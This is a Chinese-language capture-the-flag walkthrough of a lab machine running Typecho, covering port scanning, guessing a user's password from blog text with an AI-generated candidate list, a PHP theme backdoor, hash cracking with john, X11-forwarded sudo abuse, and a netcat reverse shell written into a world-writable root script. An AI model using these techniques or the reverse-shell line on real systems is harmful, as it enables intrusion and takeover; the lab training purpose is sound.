
群友靶机-Type-Tuf

信息收集

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ sudo nmap -p- --open -Pn -n 10.0.2.33 -oA ports
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-22 22:10 -0500
Nmap scan report for 10.0.2.33
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:18:77:F7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.71 seconds
```

锁定80 发现一篇文章



里面有个提示 `cewl` 因此不难想到密码在文章中 同时评论中发现有几个用户 先交给AI分析手动FUZZ一下


✅ 文章分析完成！我从这篇 admin 写的《Random Thoughts on a Quiet Coding Evening》里仔细挖了一遍。

这篇明显是个人随笔，密码最可能来自他自己提到的私人元素（人最容易把生活里反复出现的东西当密码）。


🔥 Top 10 最有可能的密码候选（已按概率排序）

优先级	候选密码	为什么最可能?
1	DevNotes	他专门给笔记本起名叫 DevNotes，还说“silly, I know”但特别强调，个人专属词，概率最高
2	ProgressNotPerfection	文章里完整引用了笔记本里的那句话“Progress, not perfection.”，并且说“exactly what I needed”
3	QuietCodingEvening	文章标题核心 + 反复出现“quiet evening / quiet of the evening”
4	DevNotes2026	DevNotes + 文章发布时间 2026
5	DevNotes0222	DevNotes + 日期 02-22（很多人喜欢日期后缀）
6	CodingEvening	标题和正文反复出现的组合
7	OneLineAtATime	“I’m taking it slow, one line at a time” —— 非常有个人风格
8	QuietEvening	“quiet evening” 出现了很多次
9	ProgressNotPerfection2026	把第2个 + 年份
10	DevNotes!	加感叹号（很多人给密码加符号）


通过 `sburro:DevNotes` 成功进入后台 不过不是admin权限 同时在草稿里面发现一串字符 `2DbYCYpXwvV9kKwO` 猜测可能是admin密码



成功登入 在控制台-外观-编辑当前外观里面直接加上php后门



成功反弹shell 拿到初始权限




```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.33] 38563
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```

横向

linpeas发现一个脚本

777权限 只是输出 `Cleanup process started by root..` 先看看别的

```
/tmp $ ls -la /usr/local/bin/cleanup_scores.sh
ls -la /usr/local/bin/cleanup_scores.sh
-rwxrwxrwx    1 root     root            52 Feb 23 10:30
/usr/local/bin/cleanup_scores.sh
/tmp $ ^[[42;8Rcat /usr/local/bin/cleanup_scores.sh
cat /usr/local/bin/cleanup_scores.sh
#!/bin/sh
echo 'Cleanup process started by root...'
```

用户家目录和 `opt` 下面有两句话

```
/home/plugugly $ ^[[42;18Rcat .hint
cat .hint
Can't type fast enough? Maybe the system stat bar has a hidden 'Debug Mode'. Try to
knock on it several times.

/opt $ ^[[42;8Rcat material.txt
cat material.txt
It was the best of times, it was the worst of times, it was the age of wisdom, it was
the age of foolishness, it was the epoch of belief, it was the epoch of incredulity,
it was the season of Light, it was the season of Darkness, it was the spring of hope,
it was the winter of despair.
```

翻译如下 不过目前没有sudo权限 盲猜是用户提权用的

Can't type fast enough? Maybe the system stat bar has a hidden 'Debug Mode'. Try to knock on it several times.

It was the best of times, it was the worst of times, it was the age of wisdom, it was the age of foolishness, it was the epoch of belief, it was the epoch of incredulity, it was the season of Light, it was the season of Darkness, it was the spring of hope, it was the winter of despair.

打字速度不够快？也许系统状态栏隐藏着“调试模式”。试试敲击它几次。

这是最好的时代，也是最坏的时代；这是智慧的时代，也是愚昧的时代；这是信仰的时代，也是怀疑的时代；这是光明的季节，也是黑暗的季节；这是希望的春天，也是绝望的冬天。


Dǎzì sùdù bùgòu kuài? Yěxǔ xìtǒng zhuàngtài lán yǐncángzhe “tiáoshì móshì”. Shì shì qiāo jī tā jǐ cì.

展开

发现 `typecho.db` 并且之前cms里面有同名用户

```
/data/typecho $ ^[[42;17Rls -al
ls -al
total 668
drwxrwxrwx    6 root     root          4096 Feb 23 00:00 .
drwxr-xr-x    5 root     root          4096 Feb 22 23:19 ..
-rwxrwxrwx    1 root     root         14974 Jan 20 14:28 LICENSE.txt
drwxrwxrwx    5 root     root          4096 Jan 20 14:28 admin
-rw-r--r--    1 nobody   nobody         639 Feb 22 23:21 config.inc.php
-rwxrwxrwx    1 root     root           720 Jan 20 14:28 index.php
drwxrwxrwx    2 root     root          4096 Jan 20 14:28 install
-rwxrwxrwx    1 root     root         51045 Jan 20 14:28 install.php
-rwxrwxrwx    1 root     root        578232 Feb 22 23:20 typecho.zip
drwxrwxrwx    5 root     root          4096 Jan 20 14:28 usr
drwxrwxrwx    6 root     root          4096 Jan 20 14:28 var
/data/typecho $ ^[[42;17Rcat config.inc.php
cat config.inc.php
```

```php
<?php
// site root path
define('__TYPECHO_ROOT_DIR__', dirname(__FILE__));

// plugin directory (relative path)
define('__TYPECHO_PLUGIN_DIR__', '/usr/plugins');

// theme directory (relative path)
define('__TYPECHO_THEME_DIR__', '/usr/themes');

// admin directory (relative path)
define('__TYPECHO_ADMIN_DIR__', '/admin/');

// register autoload
require_once __TYPECHO_ROOT_DIR__ . '/var/Typecho/Common.php';

// init
\Typecho\Common::init();

// config db
$db = new \Typecho\Db('Pdo_SQLite', 'typecho_');
$db->addServer(array (
  'file' => '/data/database/typecho.db',
), \Typecho\Db::READ | \Typecho\Db::WRITE);
\Typecho\Db::set($db);
/data/typecho
```



整到本地看看

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ sqlite3 typecho.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .show
        echo: off
         eqp: off
     explain: auto
     headers: off
```

```
        mode: list
   nullvalue: ""
      output: stdout
colseparator: "|"
rowseparator: "\n"
       stats: off
       width:
    filename: typecho.db
sqlite> .tables
typecho_comments       typecho_metas          typecho_users
typecho_contents       typecho_options
typecho_fields         typecho_relationships
sqlite> select * from typecho_users;
1|admin|$P$B/xZAkZ342fLS1sEQwQfsXTVKiBnVG/|admin@type.dsz|http://type.dsz/|admin|1771
773701|1771819752|1771815254|administrator|0ee76c106f311de404a65666dea1b923
2|sburro|$P$BfS2sY4Vz6sHjC52095jVAFOjMNyuy1|sburro@type.dsz||sburro|1771774529|177181
8630|1771775693|contributor|96f08231176d8c7a1419c0833d4ed900
3|plugugly|$P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/|plugugly@type.dsz||plugugly|1771812079|
0|0|subscriber|
```

成功解出密码 `2boobies`

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ john hashes.txt --show
?:2boobies

1 password hash cracked, 0 left
```

提权

成功登录 不过sudo执行脚本提示缺少 X11 显示而崩溃

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ ssh plugugly@10.0.2.33
plugugly@10.0.2.33's password:
                _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Type:~$ sudo -l
Matching Defaults entries for plugugly on Type:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
env_keep+=XAUTHORITY

Runas and Command-specific defaults for plugugly:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

```
User plugugly may run the following commands on Type:
    (ALL) NOPASSWD: /root/typer.py
Type:~$ sudo /root/typer.py -h
qt.qpa.xcb: could not connect to display
qt.qpa.plugin: From 6.5.0, xcb-cursor0 or libxcb-cursor0 is needed to load the Qt xcb
platform plugin.
qt.qpa.plugin: Could not load the Qt platform plugin "xcb" in "" even though it was
found.
This application failed to start because no Qt platform plugin could be initialized.
Reinstalling the application may fix this problem.

Available platform plugins are: linuxfb, vkkhrdisplay, minimal, wayland-egl,
minimalegl, xcb, vnc, offscreen, wayland, eglfs.

Aborted
```

既然缺少图形界面 那就直接用ssh进行转发


```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ ssh -X plugugly@10.0.2.33
plugugly@10.0.2.33's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

/usr/bin/xauth:  file /home/plugugly/.Xauthority does not exist
Type:~$ ls -la /home
total 12
drwxr-xr-x    3 root     root          4096 Feb 22 23:25 .
drwxr-xr-x   22 root     root          4096 Feb 23 10:56 ..
drwxr-sr-x    2 plugugly plugugly      4096 Feb 23 12:42 plugugly
Type:~$ ls -la /home/plugugly/
total 20
drwxr-sr-x    2 plugugly plugugly      4096 Feb 23 12:42 .
drwxr-xr-x    3 root     root          4096 Feb 22 23:25 ..
-rw-------    1 plugugly plugugly        50 Feb 23 12:42 .Xauthority
lrwxrwxrwx    1 root     plugugly         9 Feb 23 10:43 .ash_history -> /dev/null
-rw-r--r--    1 root     plugugly       111 Feb 23 10:42 .hint
-rw-r--r--    1 root     plugugly        44 Feb 22 23:25 user.txt
Type:~$ cat .Xauthority
Type10MIT-MAGIC-COOKIE-1◆pB◆\◆◆v◆◆e
```

因为sudo 中提到了

- `env_keep+=XAUTHORITY`
- `Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"`


这个是图形化转发认证的关键

- 声明 `DISPLAY` 变量指定图形化端口地址（不加的话也可以执行 但是弹shell回来会崩溃）
- 声明 `XAUTHORITY` 变量 需要显式指定到之前 `ssh -X` 创建的 `/home/plugugly/.Xauthority` 而不是 `$XAUTHORITY`
  这是因为 使用 sudo 切换到 root 运行 GUI 程序时，root 用户默认没有权限访问当前普通用户的 X11 授权令牌（Xauthority）



成功开启图形化界面 是一个打字练习速度的小游戏 文本就是之前 `opt` 下面发现的文章

随便输入点啥 然后粘贴过去就通关了



当然 你也可以根据之前的提示 找一找隐藏的Debug Mode 点一下 `TARGET` 那个位置 可以设置通关速度

提示 `Cleanup process started by root...` 和之前linpeas标黄的脚本输出是一样的 盲猜执行了这个脚本 权限是777 直接加个反弹shell回来

```
Type:~$ cat /usr/local/bin/cleanup_scores.sh
#!/bin/sh
busybox nc 10.0.2.3 4444 -e /bin/sh
echo 'Cleanup process started by root...'
Type:~$ sudo DISPLAY=$DISPLAY XAUTHORITY=/home/plugugly/.Xauthority /root/typer.py
```

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/type]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.33] 37307
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout
),26(tape),27(video)
cd /root
ls -la
total 48
drwx------    7 root     root          4096 Feb 23 10:38 .
drwxr-xr-x   22 root     root          4096 Feb 23 10:56 ..
-rw-------    1 root     root            50 Feb 23 10:24 .Xauthority
lrwxrwxrwx    1 root     root             9 Jun  3  2025 .ash_history -> /dev/null
drwxr-xr-x    3 root     root          4096 Feb 23 09:55 .cache
drwxr-xr-x    3 root     root          4096 Jun  3  2025 .config
```

```
drwxr-xr-x    3 root     root          4096 Jun  3  2025 .local
-rw-r--r--    1 root     root            55 Jun  3  2025 .profile
drwx------    2 root     root          4096 Dec 30 00:40 .ssh
drwxr-xr-x    3 root     root          4096 Jan 22 22:55 .vim
-rw-r--r--    1 root     root            91 Jan 22 22:55 .vimrc
-rw-r--r--    1 root     root            44 Feb 22 23:25 root.txt
-rwxr-xr-x    1 root     root          3774 Feb 23 10:38 typer.py
cat root.txt /home/plugugly/user.txt
flag{root-xxx}
flag{user-xxx}
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout
),26(tape),27(video)
```

结束